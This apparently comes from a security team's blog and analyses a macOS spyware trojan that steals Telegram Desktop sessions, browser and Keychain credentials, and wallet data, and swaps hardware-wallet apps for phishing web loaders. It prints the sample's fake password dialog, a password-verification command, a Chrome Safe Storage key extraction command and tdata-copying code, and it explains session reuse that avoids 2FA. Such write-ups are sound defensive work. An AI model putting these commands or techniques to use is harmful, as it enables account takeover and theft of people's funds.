macOS spyware trojan steals TG sessions and wallet data, and also replaces hardware wallet clients to implement dual asset theft attacks.
Written by: Moon Fog Security Team
Background
Recently, the MistEye security monitoring system captured a spyware trojan running on macOS. The Moon Fog Security Team immediately began an analysis.
From the theft list, the sample appears to be conducting a data scrape without focus: macOS Keychain, Safari Cookies, Apple Notes, local data from Telegram Desktop, as well as databases from more than a dozen digital wallets were all included in the target range.
In the previous article "Google Sites Community Application Phishing and macOS Spyware Trojan Analysis", we answered the question of "What did the trojan steal?". However, the copying of files does not mean the account has been compromised, and taking the wallet database does not imply that the mnemonic has been leaked. Therefore, this article further inquires:
After these files are stolen, can they really be converted into control over the account and assets?
We replicated the sample's path in an isolated environment. First, we restored the Telegram Desktop session files copied by the sample to a compatible version of a Mac and then launched the client.
The login screen did not appear.
No phone number was required, no verification code was sent, and no Telegram two-factor authentication password was required. The client directly restored the original account state and began to sync chat history.
This step transformed the attack chain from "static files" into an observable result for the first time: what the attacker moved was not an ordinary configuration, but a certified local pass.
Subsequently, we verified another path: the wallet database and candidate passwords could converge in an offline environment; the sample also deletes the user's originally installed wallet client, replacing it with a remote web shell disguised with legitimate names and icons.
These seemingly scattered functions ultimately strung together a complete takeover chain:
1. First collect passwords, unlocking materials, and existing login states;
2. Move the locally authorized Telegram Desktop session;
3. Copy the wallet database and browser wallet extension state;
4. Attempt offline decryption in the attacker's own environment;
5. Simultaneously delete the legitimate wallet and replace it with a remote WebView application to entice the user to submit the mnemonic actively.
This article is based on the static analysis report of the main sample, static analysis reports of three wallet replacement packages, equivalent logic deduced by analysts from disassembly, and auxiliary materials used for offline forensic verification of LevelDB.
Step 1: Collect Passwords and Unlocking Materials
The Telegram session can be directly restored, not because the attacker cracked Telegram's password. The wallet database can be attempted to decrypt, also not because the wallet software is unencrypted.
What the attacker must do first is to collect as many passwords, unlocking materials, and still valid login states as possible. Keychain, browser databases, Apple Notes, and disguised password pop-ups are all part of this step.
Phishing password pop-up:
The sample will pop up a password dialog disguised as a Google API connector update:
set passwen to display dialog "GAPI_Update requires administrator access to update Google API connector. Enter your password to allow this." default answer "" with icon caution buttons {"Continue"} default button "Continue" giving up after 150 with title "Password Request" with hidden answer text returned of passwen
It does not simply collect the contents of the input box and stop there. The sample then uses the macOS dscl command to check whether this password can really pass local authentication:
dscl . authonly 'current_username>' 'candidate_password>'

In other words, the sample seeks to confirm that the user input is the local login password, not just any string entered casually. After the verification passes, this password can be used for subsequent privilege escalation, application deletion, and other operations.
Collecting browser and Keychain credentials:
Meanwhile, the sample attempts to read the Chrome Safe Storage key from Keychain:
security find-generic-password -ga "Chrome"2>&1 >/dev/null | sed -n 's/^password: "\(.*\)"/\1/p'
The result is written to a temporary file masterpass-chrome. Chrome Safe Storage can be understood as a decryption key stored by the browser in the macOS Keychain. With it, the attacker can take away the encrypted login data and cookies from Chrome for further analysis in their environment.
The sample's browser collection scope covers Chromium-based browsers like Chrome, Brave, Edge, Vivaldi, Opera, targeting files such as Login Data, Cookies, Web Data, formhistory.sqlite, etc.; for browsers like Firefox, it will focus on logins.json, key4.db, and Cookie data.
The sample will also locate and collect:
Keychains/login.keychain-db
Group Containers/group.com.apple.notes/NoteStore.sqlite
Whether Notes actually saved passwords, wallet mnemonics, Telegram Passcodes, or recovery codes depends on the user's own records. But there is already the capacity in the code to read account and body content.
Thus, what the attacker obtains in this phase is not a single password, but a batch of materials that can complement each other:
- Direct password input: macOS login password obtained from the disguised dialog box;
- Unlocking materials: Keychain, Chrome Safe Storage and browser encrypted databases;
- Credential equivalents: Cookies, Notes content, as well as subsequent sessions and wallet data.
Viewed individually, these materials may not be sufficient to take over an account or wallet, but they prepare the keys for the subsequent "session relocation" and "offline decryption".
Step 2: Move Telegram Sessions
Locating the tdata session directory:
The sample targets Telegram Desktop rather than the web version or mobile client. It locates:
~/Library/Application Support/Telegram Desktop/tdata/
Here, tdata can be simply understood as a set of session data that Telegram Desktop saves locally to maintain the login state.
The sample will copy files related to keys, configurations, and session states, including:
- key_datas: related to local tdata keys or configurations;
- name>s: related to local session state;
- name>/maps: part of the session data mapping.
Based on the replicated equivalent logic, the sample first copies key_datas, then traverses the directory to look for paired session files, and writes the relevant data to the staging directory:
std::string src = app_support + "Telegram Desktop/tdata/";std::string dst = staging + "tg/";
copy_file(src + "key_datas", dst + "key_datas");
std::vectorstd::string> names = list_directory_names(src);for (conststd::string& name : names) {if (contains(names, name + "s")) { copy_file(src + name + "s", dst + name + "s"); copy_file(src + name + "/maps", dst + name + "/maps"); }}
This is not "searching a few Telegram file names", but a clear session file copy chain. After the copy is complete, the main process compresses the staging directory and uploads it.
Restore session, bypass login:
To validate the actual risk after these files have been exported, we prepared a version-compatible Telegram Desktop (macOS 12.7 / Telegram Desktop 4.16) in an isolated environment and restored the key files stolen by the sample to their corresponding positions.
We tested with a test account that had not been bound to any real assets, which had Telegram 2FA enabled but no Telegram Desktop Passcode.
After restoring the files and launching the client, the login process did not appear:
- No phone number needed;
- No SMS verification code needed;
- No Telegram two-factor authentication password needed.
The client directly restored the original account's login state and then began to sync chat history.

This means that what the attacker needed was not a new account authorization, but a still valid local session.
It stole not the login password, but a certificate that had already passed inspection, a "pass."
Session reuse vs. cracking 2FA:
Here we need to distinguish between "bypassing 2FA" and "reusing existing sessions."
Telegram's two-factor verification mainly protects new account authorization processes. When an attacker directly restores already authorized local session materials, the client does not execute the full authentication process for phone number, verification code, and two-factor password again.
Therefore, a more accurate statement is: the attacker reused an already authorized local session, so 2FA was not re-triggered. This does not mean that the Telegram 2FA password was cracked, but rather that the entire reuse process never entered the steps that needed that password to be verified.
Users may not immediately notice anomalies:
Under the conditions of this test, the copied session did not appear as a clear, standalone new device authorization record in the device list. This means that even if a user actively checks logged-in devices, they may not immediately realize that local session data has been copied.

When the original device and duplication device are used concurrently for an extended period, the server may invalidate one side's session and require a re-login. However, in shorter, intermittent testing periods, the session was not immediately forced to terminate.

Server-side anomaly detection can shorten the survival time of some stolen sessions, but cannot replace the protection of local tdata data.
If Telegram Desktop has Passcode enabled, the attacker may still be required to enter this password after restoring the session. This indeed adds a layer of protection, but this trojan also collects Keychain, Apple Notes, and browser data. If the user has recorded the Telegram Passcode in these locations, or reused passwords across multiple applications, this protection may still be broken.

The tdata can further be converted into API sessions:
Besides the above methods, we also found that obtaining Telegram's `tdata` can combine with `opentele`, Telethon, authorized `AuthKey`, and official client API parameters to convert the local login state into a programmable Telegram API session, used for reading conversations, historical messages, and sending messages. Tests showed that scripts can use short, intermittent connections without needing to maintain an online state for long, thereby reducing the risk of immediately triggering abnormal logouts. Since the reuse is based on the original authorization, no new device logins will occur, and there will be no clear, independent new device records in the login device list, making it difficult for the user to notice anomalies merely by checking logged-in devices.
Telegram for macOS also has session reuse risks:
The above analysis targets Telegram Desktop (a Qt-based cross-platform desktop client). However, Telegram also provides another native client channel for macOS—Telegram for macOS (a Swift native version independently downloaded from the App Store or official site). Tests on this version show that its local session files can also be copied and restored directly to login state on another Mac: no phone number, verification code, or two-factor authentication password is required to access the account, and no new record representing the duplicate device will appear in the login device list.
In addition, there is a notable difference in security mechanism responses between Telegram for macOS and Telegram Desktop: when the server detects anomalous login behavior, Telegram for macOS is not forcibly logged out and local data cleared like the Desktop version. In our tests, although the client marked by the security mechanism was unable to send or receive new messages, it could still maintain an open interface, allowing the attacker to continue viewing and browsing already existing historical chat records. In other words, even if the server has reacted, previously cached historical messages can still be fully retraced and will not be interrupted by forced logout.

This means that in this attack scenario, the macOS native client not only cannot be perceived by users through the conventional dimension of "new logged-in device," but historical chat records remain exposed even after the server detects anomalies—while the attacker loses the ability to send and receive messages in real time, the cached historical content can still be read in full.
At this point, the Telegram segment of the path is clear: whether it's Telegram Desktop or Telegram for macOS, the attacker does not need to log back into the account, but only needs to move a locally authorized session from the victim's Mac to their own environment.
Step 3: Stealing Wallet Data
Telegram sessions can be directly reused, but wallet databases are usually also separated by a layer of encryption. The approach of the sample is to copy as much wallet data as possible, leaving space for further analysis.
Full coverage of 16 wallets:
The sample will search for 16 types of local wallets or wallet management clients, covering software wallets, core class full node clients, and hardware wallet’s companion management programs:
- Software wallets: Electrum, Coinomi, Exodus, Atomic, Wasabi, Monero, Electrum LTC, Electron Cash, Guarda, Sparrow;
- Core class clients: Bitcoin Core, Litecoin Core, Dash Core, Dogecoin Core;
- Companion clients for hardware wallets: Ledger Live, Trezor Suite.
The data directories, database formats, and encryption methods of different wallets do not differ, but the basic strategy employed by the sample is consistent: locate directories, copy wallet databases and configuration files, package them for export, and continue analysis in the attacker's own environment.
During copying, the sample skips cache, code cache, Crashpad, journals, media, calls, and other cache and noise directories, prioritizing the retention of account and wallet status data.
This leads to an easily underestimated consequence: even if the wallet data is encrypted, as long as the intact database has been exported, the attacker can operate independently of the victim's device, repeatedly attempting decryption. The victim shutting down the wallet, disconnecting the network, or even deleting the trojan will not recover the already copied data.
Collecting browser extensions:
Besides desktop wallets, the sample also scans the configuration directories of more than a dozen Chromium-based browsers, including Chrome, Brave, Edge, Vivaldi, and Opera.
It targets the Default or Profile directory of each browser, collecting cookies, login data, webpage form data, as well as local extension storage and IndexedDB data. The sample contains 223 wallet-related extension IDs used to filter and copy the local storage of encrypted wallet extensions.
This data does not equal plaintext mnemonics, but may include wallet Vault, account configurations, authorization statuses, and browser login materials, which can be used for offline analysis, status migration, and subsequent targeted phishing.
At this point, the attacker already has two types of key materials: on one side, the encrypted wallet database, and on the other side, candidate passwords collected from the system, browser, and Notes. The next step is to see if these two types of materials can be pieced together.
Step 4: Offline Decrypting Wallets
Taking Atomic Wallet as an example:
We chose Atomic Wallet for local replication. The sample will copy the LevelDB local storage directory of Atomic Wallet. LevelDB is a common local database format, and the wallet saves account status and sensitive data within it.
The data in this directory is encrypted using AES-256-CBC, and decryption requires the wallet password.

Therefore, simply obtaining a LevelDB file does not mean that the attacker has obtained the plaintext mnemonic. The wallet password still acts as a gate between the database and sensitive data.
But this gate needs to be observed within the whole attack chain.
Multiple source passwords are attempted one by one:
In an isolated testing environment (Atomic Wallet 2.70), we restored the LevelDB data copied from the sample and applied the candidate passwords collected from Keychain, browser password managers, Apple Notes, and other locations for decryption one by one.
Eventually, the candidate password successfully decrypted data containing asset control materials.

This step reveals the most dangerous aspect of the sample: the attacker does not necessarily need to search for encryption vulnerabilities in the wallet software itself, nor do they need to try passwords in real time on the victim's computer.
They only need to take away two things: an encrypted wallet database and a bunch of passwords that might belong to the user. The database is like a moved safe, while the candidate passwords are a string of complexly sourced backup keys. The attacker can verify them one by one in an unrestricted offline environment.
Password exposure is irrevocable:
Once private keys, mnemonics, or equivalent asset control materials are recovered, the risk is no longer limited to a specific wallet client. Attackers can restore the same set of addresses in another compatible wallet and gain control of the corresponding assets.
At this point, modifying the application password, reinstalling the client, or even deleting the local wallet files will not make the already exported private keys or mnemonics invalid.
So far, the offline decryption path of wallet data is clear. But the sample did not stop there— for several high-value targets, it also deployed another parallel attack path.
Step 5: Replacing Wallet Applications
Downloading malicious ZIP to replace applications:
In the main sample, we discovered a set of operations clearly different from typical file theft: the trojan will download three ZIP packages from remote servers to the /tmp directory while deleting the user's originally installed Ledger Live, Ledger Wallet, and Trezor Suite.

The swap_app() function in the main sample executes the complete replacement process: it uses curl to download the compressed package, pkill to end the running wallet processes, rm -rf to delete the original applications, escalate privileges via sudo if necessary, and finally uses ditto to extract the compressed package to /Applications.
The replacement packages are just web loaders:
From the file names and icons, these ZIP packages seem to correspond to three legitimate wallet clients. However, reverse analysis reveals that they do not implement real wallet functionalities.
The core execution flow of the three replacement programs is highly similar: reading hidden configurations, using XOR to decrypt remote routes, stitching a complete URL, creating a WKWebView with JavaScript enabled, and loading a remote page controlled by the attacker.
WKWebView can be understood as an embedded web window in a desktop application. It allows the remote webpage to cover the application interface without appearing as a browser tab.
Static analysis confirmed that the replacement package enabled JavaScript and persistent data storage, but no real business implementations of Ledger or Trezor were found: no USB/HID communication, no hardware device enumeration, no BIP39/BIP32 key derivation, and no transaction structure or local signing.
In other words, these programs are not modified wallet clients, but web loaders disguised with wallet names and icons.
The final loaded remote addresses for the three replacement applications are:

Ledger Live and Ledger Wallet direct to the same /ledger route, while Trezor Suite loads the /trezor route. The remote page means that the attacker does not need to republish the local application and can modify page content, interaction text, and data submission logic at any time.
Phishing page behind the desktop icon:
When users start these replaced "wallet" applications, the remote page can disguise itself as a wallet recovery, verification, or initialization process, guiding users to enter mnemonics, PINs, passphrases, or other recovery materials.
